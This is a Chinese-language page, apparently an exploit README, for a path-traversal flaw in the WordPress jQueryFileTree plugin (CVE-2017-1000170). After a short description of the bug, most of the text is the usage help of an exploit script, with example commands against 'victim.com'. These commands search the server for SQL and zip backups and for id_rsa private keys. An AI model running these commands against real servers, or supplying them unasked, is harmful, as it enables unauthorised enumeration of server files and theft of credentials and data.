Jquery File Tree 1.6.6 路径遍历漏洞利用(CVE-2017-1000170)
WordPress 的 jQueryFileTree <1.6.6 插件默认设置未能解析用户数据,导致路径遍历漏洞。
这使得攻击者能够列出 Web 服务器所有可读文件夹中的文件名。
结合本地文件包含或本地文件泄露攻击,这可能导致任意下载服务器上任何可读文件。


$ xpl_jqueryFileTree.php -u url [-f extensions/filenames] [-p path] [-r] [-h] [-a]
说明:
  -h, --help: 显示此帮助信息
  -u, --url: 目标 URL
  -a, --random-agent: 使用随机用户代理
  -f, --filter: 要搜索的文件名或扩展名(用逗号分隔)
  -p, --path: 读取文件名的完整路径(默认:/)
  -r, --recursive: 递归生成树(请谨慎使用)

  示例:xpl_jqueryFileTree.php -u victim.com -f .zip,.sql -p /var/www/html/backup/admin/ -r
        |
         \-> 这将在 victim.com/backup/admin 及其子路径中搜索所有 .zip 和 .sql 文件
             (必须提供点号以指示它是扩展名)

        xpl_jqueryFileTree.php -u victim.com -f .log,id_rsa -a -r
        |
         \-> 这将在服务器的所有文件夹中搜索所有名为 "id_rsa" 或扩展名为 ".log" 的文件,
             并使用随机用户代理

        提示:使用 "php ..... | tee output" 将结果保存到输出文件